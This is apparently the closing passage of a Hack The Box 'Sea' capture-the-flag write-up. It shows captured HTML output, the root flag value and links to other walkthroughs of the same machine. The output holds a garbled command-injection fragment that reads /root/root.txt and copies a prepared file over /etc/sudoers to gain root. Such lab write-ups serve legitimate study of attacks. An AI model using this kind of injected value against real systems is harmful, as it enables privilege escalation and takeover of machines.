112 Suspicious traffic patterns detected in

113 <code>/root/root.txt;cp/dev/shm/sudoers</code>

114 <code>/etc/sudoerskanalyze_log:</code>

115 </p>

116 <pre>

117 45a971aa5efd04e07195edee2e0973b6

118 </pre>

119 </div>

120

root.txt content: 45a971aa5efd04e07195edee2e0973b6

Useful websites I use to solve this machine

Sea-Hack The Box Walkthrough, Introduction | by Haroon | Aug. 2024 | Medium

Máquina SEA - Hack The Box [Easy] | Season 6 SOLUCION/SOLUTION HTB (youtube.com)

[HTB] Sea | Writeup | HackTheBox | Archit | Medium

HackTheBox: Sea | Str4ngerX (loghmariala.github.io)

Hack The Box Sea Writeup - pr_4x4 - Medium